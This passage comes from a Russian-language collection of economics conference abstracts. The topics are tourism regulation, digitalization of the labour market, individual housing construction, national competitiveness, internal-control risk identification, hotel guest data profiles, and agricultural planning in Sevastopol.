Относительно определения направлений совершенствования регулирования включения стран в международный рынок туристских услуг следует отметить, что на национальном уровне возникает необходимость качественного изменения предложения туристских услуг и модернизации туристической индустрии в соответствии с глобальными императивами инноватизации, экологизации, социализации. Учет действия указанных императивов должен предусматривать активизацию государственной регуляторной политики в сфере туризма при соблюдении условий рыночной конкуренции. Поскольку на мировом рынке туристских услуг поиск уникального туристического продукта является чрезвычайно сложной задачей, формирование соответствующих конкурентных преимуществ целесообразно, прежде всего, сосредоточить в качественном сегменте указанного рынка.

Существует необходимость разработки принципиально нового направления стратегической политики транснациональных туристических компаний - политики интегрированных (взаимосвязанных) туристических взаимодействий, которая представляет собой сочетание традиционных путей туристической активности на международном рынке туристских услуг с единым синхронизированным взаимодействием, ориентированным на установление многоканальных отношений с различными целевыми аудиториями, для каждой из которых следует подбирать собственную модель предоставления туристских услуг.

В современных условиях целесообразным является применение отраслевого адаптационного подхода к управлению деятельностью транснациональных туристических компаний, смысл которого заключается в приспособлении деятельности туристических ТНК к особенностям отдельных стран и их туристических рынков с целью поиска устойчивой ниши предоставления международных туристских услуг на основе сочетания стандартизированного (глобального) подхода по предоставлению туристских услуг и нестандартизированного (децентрализованного) управления туристическими ТНК (в разрезе территориальных, ментальных и других особенностей), т. е. учет особенностей конкретных туристических рынков. Реализация указанного подхода позволит максимизировать результативность деятельности по оказанию туристских услуг в международном масштабе, поддерживать имидж туристической компании, осуществлять контроль со стороны материнской структуры и одновременно реагировать на требования местных сегментов международного туристического рынка.

Список литературы

1. Боголюбов В. С., Орловская В. П. Экономика туризма. Москва: Академия, 2005. – 192 с.
2. Горда О. С. Генезис формирования конкурентных стратегий на глобальных рынках // Ученые записки Крымского федерального университета имени В. И. Вернадского. Экономика и управление. 2017. Т. 3. № 2 (69). С. 40-49.

УДК 007.2:331.5:004.738.5 (100) (043.5)

ВЛИЯНИЕ ЦИФРОВИЗАЦИИ НА ТРАНСФОРМАЦИЮ МЕЖДУНАРОДНОГО РЫНКА ТРУДА

Горда О. С.

Институт экономики и управления ФГАОУ ВО «Крымский федеральный университет им. В.И. Вернадского», г. Симферополь

Цифровая экономика по природе своего происхождения обладает глобальным содержанием. Цифровизация является одним из основных драйверов трансформации мирового рынка труда. Использование цифровых технологий в бизнес-операциях меняет формы и способы занятости, влияет на появление новых профессий и специальностей, упрощает процедуру поиска работы, предоставляет компаниям доступ к широкому пулу высококвалифицированных специалистов через электронные биржи труда, фриланс- или краудсорсинг-платформы.

Вступление мировой экономики в эпоху четвертой промышленной революции означает наступление периода чрезвычайно глубоких и всесторонних системных изменений не только в технологиях производства и обмена материальных и нематериальных благ, но и всей системы человеческих отношений, связанных с экономической деятельностью [1, С. 44].

Цифровизация рынка труда создает для общества положительный экономический эффект, поскольку способствует уменьшению общественно необходимого времени и экономии ресурсов (прежде всего трудовых, а также финансовых и материальных). Также цифровизированный рынок труда обеспечивает социально-демографический эффект, предоставляя возможности для реализации потенциала знаний, навыков и умений независимыми самозанятыми профессионалами. Кроме того, цифровизация мирового рынка труда позволяет решить ряд общественно значимых проблем: сокращение уровня безработицы, прежде всего, среди молодежи, создание рабочих мест, уменьшение социальной напряженности в депрессивных регионах различных стран мира и др. Однако влияние цифровых технологий на трансформацию рабочих мест и появление новых профессий неравномерно во всем мире. Степень цифровизация труда зависит от уровня развития страны, структуры ее экономики, качества образования рабочей силы и возможности быстрой адаптации к изменениям, которые происходят на современном мировом рынке труда.

Процесс цифровизации экономики, как уникальное явление современности, обусловленное развитием производительных сил, одновременно является процессом масштабных изменений отношений между правительством, бизнесом и социумом, охватывает все сферы общественной деятельности и происходит под влиянием интеграции цифровых технологий, цифровых данных и сети Интернет. Цифровизация также является фактором формирования целостной цифровой экосистемы - совокупности взаимодействий и взаимных влияний институциональной, рыночной, бизнес, социоэкосистем. Такую связь обеспечивают цифровые технологии, с помощью которых происходит сопровождение функций и процессов, необходимых для достижения коммерческой или общественно значимой цели.

Формирование единого цифрового рынка труда дает любому бизнесу доступ к большому количеству мобильной рабочей силы со специфическими навыками для решения актуальных проблем. Цифровой труд предполагает выполнение различных видов работ работником дистанционно от места расположения работодателя на основе использования цифровых технологий и мобильных приложений через электронные биржи труда («Upwork», «Freelancer», «Time etc.», «Clickworker», «PeoplePerHour» и др.) [2]. Кроме того, среди современных трендов, постепенно формирующих систему мирового рынка труда следует выделить: реконфигурацию границ традиционного разделения труда; возникновение новых профессий по требованию цифровых секторов экономики; трансформация содержания труда по отраслям и видам занятости в результате роботизации и автоматизации производственных процессов; формирование новых компетенций работников; изменение способов и форм занятости; повышение мобильности человека (межпрофессиональной, межотраслевой, внутрифирменной); создание рабочих мест под задачи работника, его компетенции, запросы клиента и технологии; приоритетность таланта человека по сравнению с капиталом в системе факторов производства.

Под влиянием процессов цифровизации наблюдаются и секторальные изменения в глобальной экономике: устойчивые темпы уменьшения количества занятого населения в первичном и вторичном секторах при соответствующей скорости роста занятых в третичном секторе экономики в странах с

высоким уровнем доходов; стремительное вовлечение в третичный сектор экономики подавляющего большинства населения стран с уровнем доходов выше среднего; постепенное приобщение к тренду увеличения доли занятых в третичном секторе экономики, стран, где уровень доходов ниже среднего; существенное отставание, но следование общемировой тенденции роста доли занятых в сфере услуг в странах с низким уровнем доходов на душу населения. Секторальные изменения в экономике являются отражением структурных сдвигов, происходящих в рамках системной трансформации общества. Критерием таких изменений выступает степень распространения интеллектуального производства и интеллектуализации общественной деятельности.

Особенности интеллектуального труда в условиях формирования цифровизированного рынка труда, заключаются в том, что интеллектуальный труд связан с инновациями, является неограниченным в пространстве и времени, реализуется в системе ИКТ, рассчитан на работников творческих профессий, трансформирует потребителей в сотрудников и наоборот, персонализирован, индивидуализирован и коллективно ориентирован одновременно, многофункционален, ориентирован на самоорганизацию и самоконтроль, характеризуется мотивацией, направленной на высшие общественные ценности, создает равные условия для всех участников трудовых отношений, ориентирован на результат, способствует росту доходов работников и экономии расходов компаний.

В условиях цифровизации мировой экономики организационно-правовым способам использования интеллектуального труда свойственно отсутствие или модификация одной или нескольких признаков классических трудовых отношений: появление особых трудовых договоров, согласно которым меняется способ найма работников и осуществляется гибкое правовое регулирование цифровизированных отношений в сфере труда; трансформация представления о рабочем месте в обычном понимании этого элемента организации труда; возможность использования графика работы, который позволяет оптимизировать рабочее время работника и т. п.

В заключении следует отметить, что национальный цифровизированный рынок труда активно развивается. Для стабильного функционирования экономики приоритетным является создание целостной цифровой экосистемы рынка труда, наличие которой позволяет обеспечить эффективное взаимодействие между бизнесом, гражданами, научно-образовательным и технологическим сообществом, государственными и негосударственными институтами.

Список литературы

1. Горда А. С. Мировые тренды глобальной инновационной сферы: контуры формирования нового технологического уклада // В книге: Модернизация экономики России в глобальном геоэкономическом пространстве: монография / Под научной редакцией М.Г. Никитиной. – Симферополь: ИП Корниенко А.А., 2018. – 348 с. - С. 44-69.

2. Oyer P. The Independent Workforce in America. Upwork. URL: https://s3-us-west-1.amazonaws.com/adquiro-content-prod/documents/paul_oyer_the_independent_workforce_in_america.pdf

УДК 330.131

РАЦИОНАЛЬНОСТЬ В ИНДИВИДУАЛЬНОМ СТРОИТЕЛЬСТВЕ КАК СОВРЕМЕННАЯ ТЕНДЕНЦИЯ

Дребот А. М., Гармашова Е. П.

Севастопольский государственный университет

Малоэтажное индивидуальное жилищное строительство является динамично развивающимся сегментом не только в России, но на всем постсоветском пространстве. В России официальная статистика фиксирует резкий рост индивидуального жилищного строительства [3]. В 2018 году на индивидуальные жилые дома приходилось 42,8% общей вводимой площади жилья в России (что на 1,2 п.п. больше, чем в 2017 году) или 32,4 млн. кв.м. (233 тыс.домов) со средней площадью 139,1 кв.м. [2]. При этом, средняя площадь квартир за последние 10 лет снизилась на 10 кв. м., увеличился спрос на малогабаритные квартиры. С одной стороны, такие тенденции являются еще одной иллюстрацией продолжающегося расслоения в обществе. С другой – строительство частного дома (в расчете на 1 кв.м.) зачастую выходит дешевле, чем приобретение квартиры. Также, способствуют принятию

решений о строительстве индивидуального дома такие экономические факторы, как «дачная амнистия» (упрощенный порядок оформления построенных объектов) и материнский капитал.

Тенденциям в сфере индивидуального строительства посвящены работы Гареева И.Ф., Хабибулиной А.Г. [1], Молчанова В.М., Мохаммеда С.С.М. [4], Наумова А. Е., Абакумова Р. Г. [5] и др. Однако отметим, что вопросы рационального поведения в сфере индивидуального жилищного строительства остаются недостаточно изученными в теории и еще недостаточно применимы на практике.

Цель исследования – определить основные тенденции, которые формируют рациональное экономическое поведениев сфере индивидуального строительства.

Индивидуальный дом, находящийся на отдельном участке и в среднем превышающий площадь квартиры в 2,7 раза, во многих случаях становится оптимальным решением для большой семьи. Потребитель делает рациональный выбор в пользу комфортности проживания, тишины, благоприятной экологии, возможности для отдыха, так как это наилучшим образом при прочих равных условиях способствует обеспечению качества и продолжительности жизни. В случае размещения дома в черте города доступной становится также развитая социальная инфраструктура.

Осознание того, что комфорт может быть рациональным, а также повышение функционального спроса в строительстве, изучение зарубежной практики, формирование рыночного экономического мышления создают объективные условия для рациональности в сфере капитального строительства. Рациональное поведение должно соответствовать содержанию (целям поведения), быть функциональным и непротиворечивым (соответствовать условию транзитивности).

Под рациональностью в индивидуальном строительстве может пониматься:

- увеличение полезности (увеличение безопасности, снижение рисков, повышение комфорта т.д.), извлекаемой из решений в строительстве, на каждый потраченный рубль;
- нормальный срок окупаемости применимых решений в строительстве (до 5 − 6 лет) или соответствие показателей инвестиционного проектирования нормативным;
- повышение эффективности затрат всего жизненного цикла объектов строительства;
- соответствие требованиям СНиП и др.

Применение инновационных технологий в строительстве частных домов становится закономерной реальностью. Возведение жилых объектов в соответствии с новыми эффективными решениями позволяет существенно улучшить технико-экономические показатели объектов строительства. Вместе с этим устойчивая тенденция к рационализации в строительстве прослеживается в:

1. Доступности информации в сфере индивидуального строительства (интернет, электронные библиотеки, мировой опыт, форумы, блоги, видео-курсы, обмен опытом).
2. Увеличении доли домов, построенных по проекту с учетом геологии, особенностей рельефа и т.п., разработанной архитектурной, конструктивной и инженерной частью.
3. Развитии и применении в строительной отрасли современных цифровых технологий проектирования, например BIM (англ. Building Information Model или Modeling), позволяющая существенно снизить риски, затраты и сроки строительства.
4. Практичности и функциональности в проектировании (снижение площади застройки и планирование её под реальные нужды, расширение вспомогательных, санитарных и хозяйственных зон, уменьшение этажности, отказ от подвальных помещений, стремление к простым формам и др.).
5. Появлении различных быстровозводимых технологий строительства, позволяющих существенно снизить трудозатраты (каркасный метод, SIP-панели; стальные легкие тонкостенные конструкции (ЛСТК), метод несъемной опалубки; фахверк, панельные, модульные дома и другие.
6. Развитии экологического строительства, снижении расхода или нерационального потребления материальных и энергетических ресурсов на протяжении всего жизненного цикла объекта недвижимости, использовании альтернативных источников энергии.
7. Обеспечении энергоэффективности строительства, росте доли пассивных и активных домов (ориентация дома по сторонам света, повышение теплового сопротивления, эффективная вентиляция и другие решения).
8. Использовании в строительстве новых материалов, позволяющих повысить эффективность и более оптимально удовлетворить потребности.
9. Применении эффективных систем инженерии в строительстве, их автоматизации, внедрении систем «умного дома».

10. Изменении законодательства в сторону повышения эффективности строительства (например, Федеральный закон от 23 ноября 2009 г. N 261-ФЗ «Об энергосбережении и о повышении энергетической эффективности и о внесении изменений в отдельные законодательные акты Российской Федерации» [6], СНиП 23-02-2003. Тепловая защита зданий [8], Приказ Министерства регионального развития РФ от 17.05.2011 N 224 «Об утверждении требований энергетической эффективности зданий, строений, сооружений» и др. [7].

Таким образом, можно отметить, что формируется устойчивая тенденция рационализации в сфере индивидуального жилищного строительства. Демонстративное строительство, традиции, непродуманность, отсутствие планирования и расчетов уступают место функциональности, рациональности, окупаемости. Расширяется горизонт условий целесообразности принятия тех или иных решений на протяжении всего их жизненного цикла, начиная с проектирования и заканчивая утилизацией.

Список литературы

1. Гареев И.Ф. Основные тенденции в жилищном строительстве РФ / И.Ф. Гареев, А.Г. Хабибулина// Известия Казанского государственного архитектурно-строительного университета. – 2014. – №4 (30). – С. 341-347

2. Динамика индивидуального жилищного строительства в России и государственные меры, направленные на развитие сектора/ под ред. К. Тузова, Л. Араповой, И. Сабельникова, Б. Джафарова // Бюллетень о текущих тенденциях российской экономики. – октябрь 2019. – вып. №54. – 24 с.

3. Жилищное хозяйство в России: Стат. сб./ Росстат. – 2019. – 78 с. [Электронный ресурс]. – Режим доступа – URL: https://gks.ru/storage/mediabank/Jil-kom_xoz-vo%202019.pdf

4. Молчанов В.М.Современные тенденции в строительстве односемейных жилых домов / В.М. Молчанов, С.С.М. Мохаммед // Наука, техника и образование. – 2017. – С. 118-120

5. Наумов А. Е. Анализ экономических тенденций и особенностей развития индивидуального жилищного строительства в России и Белгородской области / А. Е. Наумов, Абакумов Р.Г// Инновационная экономика: перспективы развития и совершенствования. – 2018. – №4 (30). – С. 81-87

6. «Об энергосбережении и о повышении энергетической эффективности и о внесении изменений в отдельные законодательные акты Российской Федерации»: Федеральный закон от 23 ноября 2009 г. N 261-ФЗ

7. «Об утверждении требований энергетической эффективности зданий, строений, сооружений»: Приказ Министерства регионального развития РФ от 17.05.2011 N 224

8. СНиП 23-02-2003. Тепловая защита зданий

УДК 339.3

ЭКОНОМИЧЕСКАЯ КАТЕГОРИЯ «КОНКУРЕНТОСПОСОБНОСТЬ СТРАНЫ»

[1]Кожухова Н. Н., [2]Буценко И. Н.

[1]Филиал МГУ им. М. В. Ломоносова в г. Севастополе

[2]Институт экономики и управления ФГАОУ ВО

«Крымский федеральный университет им. В.И. Вернадского», г. Симферополь

Актуальность темы исследования. Процессы глобализации мирового развития способствуют обострению конкуренции между странами мира. Значимым в этом процессе является уточнение экономической категории «конкурентоспособность страны» с точки зрения ведущих экономистов-ученных и международных организаций, что позволит выделить ее составляющие в новых условиях мирового экономического пространства и глобального рынка.

Цель и задачи исследования. Цель – обобщить теоретические и практические подходы к определению экономической категории «конкурентоспособность страны» и выделить общие составляющие данного определения.

Результаты исследования. Основой возникновения понятия «конкурентоспособность страны» стала трансформация понятия «конкуренция». Интерес к изучению отдельных аспектов конкуренции, системной иерархии между разными категориями конкурентоспособности проявляли представители различных экономических школ: американской (М. Портер, М. Энрайт), британской (Дж. Даннинг, К.

Фримэн), скандинавской (Б. -О. Лундваль, Б. Йонсон, Б. Асхайм, Э. Райнерт). Важно отметить, что во многих современных работах понятие «национальная конкурентоспособность» и «конкурентоспособность страны» рассматривают как равнозначное. В таблице 1 выделены подходы к трактовке данного понятия.

Таблица 1 – Сущности экономической категории «конкурентоспособность страны»

Автор / организация	Определение
Д.В. Губанова, Т.Е. Мусатова	«Конкурентоспособность страны основывается на понимании способности национальных производителей продавать свои товары, увеличивать или удерживать за собой доли рынков, достаточные для расширения и совершенствования производства, для роста уровня жизни, для поддержания сильного и эффективного государства» [2].
Р.А. Фатхутдинов	«Конкурентоспособность страны – ее способность обеспечивать эффективную интеграцию в мировое хозяйство, эффективное и качественное функционирование всех государственных, коммерческих и других структур относительно обеспечения высокого качества жизни населения» [4].
Международный институт менеджмента	«Конкурентоспособность страны – сфера экономических знаний, анализирующая факты и политику, которые формируют способность страны создавать и поддерживать условия, обеспечивающие создание дополнительной стоимости со стороны предприятий и более высокий уровень благосостояния населения»[6].
М. Портер, Дж. Сакс, Э. Уорнер.	«Конкурентоспособность – это способность страны поддерживать высокие показатели роста и занятости в течение длительного периода времени» [7].
Всемирный экономический форум	«Конкурентоспособность – способность страны достигать постоянно высоких темпов ВВП на душу населения» [8].

Отметим, что в вышеприведенных определениях не используются слова «соперничество» и «борьба», четко выделено «способность». Отдельные ученные характеризуют сущность конкурентоспособности страны через влияние тех или иных факторов. Например: «конкурентоспособность экономики определяется через добавленную стоимость, которую привносит в товар НИОКР; конкурентоспособность экономики формировать способность компаний, отраслей, регионов и наций создавать сравнительно высокий уровень доходов и заработной платы оставаясь открытыми для международной конкуренции» [1]. Во многих определениях непременной характеристикой конкурентоспособности страны является высокий уровень жизни и производительности использования располагаемых факторов производства. Эксперты ООН, Европейской экономической комиссии, конкурентоспособной страной считают страну с экономикой, «в которой экспортеры сохраняют и увеличивают свою долю на внешних рынках, и постоянно растущая доля экспорта приходится на продукцию с высокой добавленной стоимостью и современные технологии» [3]. Соответственно среди главных индикаторов конкурентоспособности страны является доля высокотехнологичной продукции в экспорте.

Выделим отдельные характеристики категории «конкурентоспособность страны», приведенные Шуль М.И., среди них: «объективный процесс, отражающий непрерывность и динамичность развития экономической системы; напрямую зависит от уровня конкурентоспособности отечественных компаний и производимых ими товаров, востребованных как на международном, так и национальном рынках; рассматривается как центральная проблема и важнейший инструмент повышения уровня жизни и улучшения общественного благосостояния; современные концепции и стратегии повышения конкурентоспособности национальной экономики строятся на базе инновационной способности страны, ее развитого научно-технического потенциала, продуктивности использования ресурсов, выражающейся в стоимости отдачи от единицы труда или капитала»[5]. Все это подтверждает, что понятие «конкурентоспособность страны» является по содержанию более сложным, чем понятие конкурентоспособность предприятий и находится на пересечении наук: экономики, менеджмента, маркетинга.

Выводы. Экономическая наука не дает единой общепринятой трактовки содержания категории «конкурентоспособность страны». Международные организации в данное понятие включают систему критериев или конкретные показатели. В целом можно обобщить, конкурентоспособность страны

определяет ее место в международном разделении труда через систему показателей, которые отражают степень эффективности производства, определение и реализацию продукции как внутри страны, так и за ее пределами.

Список литературы

1. Беленов О.Н. Конкурентоспособность стран и регионов: учебное пособие / О.Н. Беленов, А.А. Анучин. – М.: КНОРУС, 2016. – 142 с.
2. Губанова. Д.В. Конкурентоспособность как результирующая экономическая категория // Д.В. Губанова, Т.Е. Мусатова // Вестник университета. – 2012. – №10-1. – С. 98-102.
3. Каримова, М.И. К вопросу исследования содержания «конкурентоспособности страны» в условиях становления рыночных отношений / М.И. Каримова // Современные проблемы науки и образования. – 2015. – № 2-3. – С. 118-125.
4. Фатхутдинов Р.А. Стратегический маркетинг / Р.А. Фахтутдинов. – СПб.: Питер, 2002. – 448 с.
5. Шуль, М.И. Научные представления о сущности конкурентоспособности национальной экономики / М.И. Шуль // Теория и практика общественного развития. – 2012. – № 8. – С. 320-323.
6. IMD World Competitiveness Center [Electronic resource]: site. – Mode of access: http://www.imd.org/?MRK_CMPG_SOURCE.
7. Porter, M. E. The Global Competitiveness Report 2000 / Michael E. Porter, Jeffrey D. Sachs, and Andrew M. Warner // – Oxford : Oxford University Press. – 2000. – 333 p.
8. World Economic Forum [Electronic resource]: site. – Mode of access: http://www.weforum.org.

УДК 338.14

ИДЕНТИФИКАЦИЯ РИСКОВ В СИСТЕМЕ ВНУТРЕННЕГО КОНТРОЛЯ

Кулинич И. Н.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

В условиях неопределенности осуществления экономической деятельности актуализируется задача превентивного менеджмента рисков. Приказ Федеральной налоговой службы «Об утверждении требований к организации системы внутреннего контроля» устанавливает, что «выявление организацией рисков должно быть направлено на идентификацию событий, ситуаций, обстоятельств, которые могут оказать влияние на достижение организацией целей деятельности, а также анализ причин и источников возникновения рисков» [1]. Кроме того, указанный документ выдвигает требование осуществлять оценку рисков в системе внутреннего контроля.

В Информации Министерства Финансов «Организация и осуществление экономическим субъектом внутреннего контроля совершаемых фактов хозяйственной жизни, ведения бухгалтерского учета и составления бухгалтерской (финансовой) отчетности» указано, что описание (выявление, идентификация) риска должно включать: информацию о неблагоприятных событиях (внешних и внутренних), генерирующих риск; указание причины риска и вероятность его возникновения; количественную и качественную оценку негативных последствий [2].

Одним из принципов управления рисками является использование лучших практик. В управлении рисками российские предприятия применяют международные стандарты COSO, FERMA и ISO31000 и др. В рамках системы внутреннего контроля, либо, в рамках системы управления рисками реализуются отдельные способы идентификации рисков, но подобная практика характерна, в большей степени, для крупных компаний.

Методологической основой для организации системы внутреннего контроля можно считать широко используемый в зарубежной практике документ, ставший первым ориентиром для всех участников процесса развития риск-менеджмента: «Внутренний контроль - Интегральная структура» (Internal Control - Integrated Structure, ICIF), разработанный Комитетом спонсирующих организаций комиссии Трэдуэя (Committee of Sponsoring Organizations of the Treadway Commission, COSO). Его отличие от существовавших ранее документов внутреннего бухгалтерского контроля состоит в том, что «впервые предложена комплексная модель контроля за пятью взаимосвязанными компонентами, влияющими на успех коммерческой организации: контроль за внешней средой, оценка рискованности, управленческие действия, информация и коммуникации, мониторинг» [3]. Контроль становится

обязанностью руководителей организации, а риск-менеджмент выступает как наиболее важный элемент контроля.

Рекомендации по управлению рисками, с которыми сталкиваются предприятия в процессе своей деятельности детально изложены в ИСО 31000 Менеджмент рисков. В частности, отмечено, что целью идентификации рисков является поиск, определении и описание рисков, которые могут, как способствовать, так и препятствовать достижению целей организации. Предприятие может использовать набор способов для идентификации рисков, способных повлиять на достижение одной или нескольких целей. Выявление рисков должно осуществляться с учетом материальных и нематериальных источников риска; причин и событий; угроз и возможностей; характера и стоимости активов и ресурсов; последствий и их влияния на цели; ограниченности знаний и достоверности информации; временных и других факторов. Целесообразно принимать во внимание наличие определенных взаимосвязей между факторами [4].

В «Стандартах управления рисками» Федерации Европейских Ассоциаций Риск Менеджеров (Federation of Risk Management Associations, FERMA) идентификация рисков представлена как процесс выявления подверженности организации неизвестности, что предполагает наличие полной информации об организации, рынке, законодательстве, социальном, культурном и политическом окружении организации, а также о стратегии ее развития и операционных процессах, включая информацию об угрозах и возможностях достижения поставленных целей» [5]. Для идентификации рисков «Стандарты управления рисками» предлагают такие методы как метод «спонтанного» определения/выявления возможных рисков; вопросники; исследование бизнес процессов с выявлением «внутренних» и «внешних» факторов и их влияния на организацию; отраслевой анализ; анализ развития различных сценариев; технический аудит и инспекции и др.

Идентификация рисков, проводимая предприятием в контексте системы внутреннего контроля, должна обеспечивать формирование исчерпывающего перечня источников риска, определяющего потенциальные зоны риска, составленного по типичным хозяйственным операциям и по операциям, нетипичным по характеру, объему или частоте их осуществления [1]. Эффективность процесса управления рисками, состояние системы внутреннего контроля и деятельность самого предприятия зависит от того, какими будут применяемые методики идентификации рисков. Их необходимо интегрировать в общую схему управления предприятием для того, чтобы соответствующие инструменты контроля помогали своевременному выявлению присущих предприятию видов рисков и способствовали разработке мер по устранению или минимизации их негативного влияния на эффективность деятельности предприятия.

Список литературы

1. Приказ ФНС России от 16.06.2017 N ММВ-7-15/509@ «Об утверждении Требований к организации системы внутреннего контроля» (Зарегистрировано в Минюсте России 04.10.2017 N 48424) - Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_279362/ (дата обращения 09.03.2020)

2. Информация Минфина России N ПЗ-11/2013 «Организация и осуществление экономическим субъектом внутреннего контроля совершаемых фактов хозяйственной жизни, ведения бухгалтерского учета и составления бухгалтерской (финансовой) отчетности» - Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_156407/ (дата обращения 09.03.2020).

3. Вяткин, В. Н. Риск-менеджмент : учебник / В. Н. Вяткин, В. А. Гамза, Ф. В. Маевский. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2019. — 365 с. — (Авторский учебник). — ISBN 978-5-9916-3502-8. — Текст : электронный // ЭБС Юрайт [сайт]. с. 23 — URL: https://biblio-online.ru/bcode/432176/p.23 (дата обращения: 09.03.2020).

4. ISO 31000 МЕНЕДЖМЕНТ РИСКОВ - Режим доступа: https://www.iso.org/ru/iso-31000-risk-management.html (дата обращения 09.03.2020).

5. Стандарты управления рисками Federation of Risk Management Associations (FERMA)// - Режим доступа: https://www.ferma.eu/publication/ (дата обращения 10.03.2020)

УДК 338.244.45: 339.138:004:

ФОРМИРОВАНИЕ DIGITAL - ПОРТРЕТА ГОСТЯ ОТЕЛЯ

[1]Матюнина М. В., [2]Щербаков С. Э.
[1]Гуманитарно-педагогическая академия (филиал)
ФГАОУ ВО «Крымский федеральный университет им. В. И. Вернадского», г. Ялта
[2]Департамент маркетинга
Резиденция «Крымский Бриз», г. Ялта (пгт. Парковое)

Сегодня, вопрос автоматизации всех сфер деятельности, является высоко актуальным. Сами того не замечая, автоматизируем повседневную жизнь с помощью смартфона, завод будильника — это автоматизация.

Легко допустить, что в будущем индустрия гостеприимства, будет полностью роботизирована. Запускать роботизацию для совершенствования некоторых процессов можно уже сегодня.

Не зависимо от звездности и масштабов, в отеле проходит большой объём различных процессов. Ведущие, можно выделить, процесс бронирования и процесс оповещения гостя с использованием digital инструментов. На этапе зарождения автоматизации, появились продукты выполняющие автоматизацию или оцифровку процессов структуры/подразделения отеля по-отдельности, позже - продукты, которые синхронизируют эти процессы, а еще позже - продукты со своей эко системой – вот на такие продукты и стоит смотреть сегодня [4; 2].

Главным трендом 2020 года, является лояльность к гостю или система управления гостем (guest management system), то есть база данных гостя. В этом процессе важна каждая деталь, для как можно точного заполнения базы [1]. Учитывая субъективность и человеческий фактор, заполнить максимум данных гостя, не представляется возможным.

Системы, в которых все уже объединено и частично автоматизировано – будущее, которое работает и увеличивает прибыль, уменьшает расходы, разгружает сотрудников и больше внимания уделяет лояльности к гостю, а в малых отелях дает возможность минимизировать персонал.

Рассмотрим подробнее процессы управления гостем отеля, без участия людей.

Процесс поиска или выбора отеля, начинается с посещения сайта (шаг один), допустим по рекомендации знакомых/друзей (рекламу пока не рассматриваем), перешел к бронированию (шаг два), на этом этапе система гостя, а дальше предлагает ему оставить свои данные: ФИО, телефон или авторизация через популярные социальные сети, что дает еще больше данных. Завершая бронирование и совершая онлайн оплату с помощью бесконтактных систем мобильных платежей (шаг три) и подтверждает данную информацию ранее. Система формирует (без участия менеджера по продажам, бронированию и бухгалтерии) первичный digital-портрет гостя. Гость получает уведомление о бронировании и подтверждающие документы. Отель, а конкретно каждая задействованная служба (при бронировании, гость может выбрать и оплатить предлагаемые дополнительные услуги) получает уведомление с данными, заполненными гостем. Далее, система знает график работы и период выполнения, формирует календарь, и задача будет выполнятся по регламенту отеля до заезда гостя.

Маркетинг, так же включается в цепочку уведомлений гостя (способы зависят от отеля). Периодически гость получает уведомления с дополнительными услугами отеля, начиная от услуг в виде трансфера и до самых не предсказуемых.

Гость, получает возможность до начала своего визита в отель, пройти онлайн регистрацию, что дает возможность миновать очереди на стойках ресепшн, с помощью QR-кода получить электронный ключ в терминале отеля и самостоятельно заселиться в номер.

Во всех этих процессах система сбора данных не перестает собирать информацию, даже когда гость уже заселён, на территории отеля, где есть соприкосновение с digital гость оставляет разнообразную информацию, для более подробного digital-портрета для более качественного и индивидуального предоставления услуг [3].

Гость, находясь на территории так же продолжает получать уведомления в пределах отеля о доступных ему услугах и программах. Не нужно тратить ресурсы на печатную информацию: большую часть времени человек проводит со смартфоном.

При выезде гостя из отеля, вся собранная информация передается в рекламные каналы, использующиеся отелем, при верных настройках рекламных кампаний, гость будет видеть рекламные

объявления. При планировании следующего отпуска, система поймет действия гостя и будет ненавязчиво напоминать об отеле.

Важным элементом является рекомендации гостя, отзывы. По тому, как часто гость будет выбирать один и тот же отель, можно найти похожих по типу гостей и привлечь их внимание к объекту размещения.

Таким образом база данных будет иметь больше информации и давать больше возможности гостю доверять отелю и персоналу.

Имея digital - портрет гостя – мы уделяем больше внимания к offline деталям.

Список литературы

1. Матюнина М.В. Цифровая экономика: развитие и перспективы // Стратегии социально-экономического развития северного региона Крыма в рамках программы «Цифровая экономика Российской Федерации»: материалы II Межрегиональной научно-практической конференции. - 2019. - С. 78-82.
2. Матюнина М. В. Информационное обеспечение маркетингового управления предприятием / М. В. Матюнина, С. Э. Щербаков // Таврический научный обозреватель - 2015. - № 4-1. - С. 63-66.
3. Matyunina M.V. Diffusion of Innovation in the Digital Economy// Selected Papers of the IV All-Russian scientific and practical conference with international participation "Information Systems and Technologies in Modeling and Control" (ISTMC'2019). May 2019, pp. 26-32.
4. Тимиргалеева Р.Р. Цифровой туризм в развитии экономики региона / Р.Р. Тимиргалеева, И. Ю. Гришин // В книге: Ломоносовские чтения-2019 Материалы ежегодной научной конференции МГУ. Под ред. О.А. Шпырко, В.В. Хапаева, С.И. Рубцовой. - 2019. - С. 198-199.

УДК 631.153

ПРОГНОЗИРОВАНИЕ И ПЛАНИРОВАНИЕ СЕЛЬСКОХОЗЯЙСТВЕННОГО ПРОИЗВОДСТВА СЕВАСТОПОЛЬСКОГО РЕГИОНА

Обливанцов В. В.

Институт экономики и права (филиал) образовательного учреждения профсоюзов высшего образования «Академия труда и социальных отношений» в г. Севастополе

Обеспечение продовольственной безопасности страны зависит от развития сельского хозяйства, эффективность функционирования отраслей которого определяется природно-климатическими факторами, региональными особенностями и наличием необходимых ресурсов. Применение прогнозирования и планирования развития отраслей сельского хозяйства позволяет совершенствовать систему управления сельскохозяйственным производством.

В настоящее время программы и стратегии развития сельского хозяйства предусматривают преимущественно индикативное планирование, которое является рекомендательным, содержит целевые показатели (ориентиры) для органов государственного управления, оно необходимо для бюджетного финансирования. В связи с этим, изучение и применение современные методов прогнозирования и планирования развития отраслей сельского хозяйства на уровне региона, с учетом потенциальных возможностей и ресурсного обеспечения, является актуальным.

Цель исследований – изучение различных методов и типов планирования и прогнозирования, наиболее правильно отражающих развитие сельскохозяйственного производства в Севастопольском регионе. Задачи исследований – проведение анализа производства продукции сельского хозяйства и экономических процессов в агропромышленном комплексе региона за предыдущие годы, определение показателей для планирования развития сельскохозяйственного производства региона, установление наиболее оптимальных методов и типов прогнозирования и планирования развития отраслей сельского хозяйства в регионе.

Объект исследований – отрасль сельского хозяйства Севастопольского региона. Предметом исследований выступала совокупность теоретических и методологических проблем прогнозирования и планирования сельскохозяйственного производства в регионе. Материал исследований – статистическая информация, нормативно-правовые акты, программы и стратегии развития, материалы личных наблюдений. Методы исследований: статистический, нормативный и экспертный. На

основании официальной статистической информации [1, 3] был проведен анализ, прогнозирование и планирование развития сельскохозяйственного производства региона с использованием современного программного обеспечения и компьютерной техники.

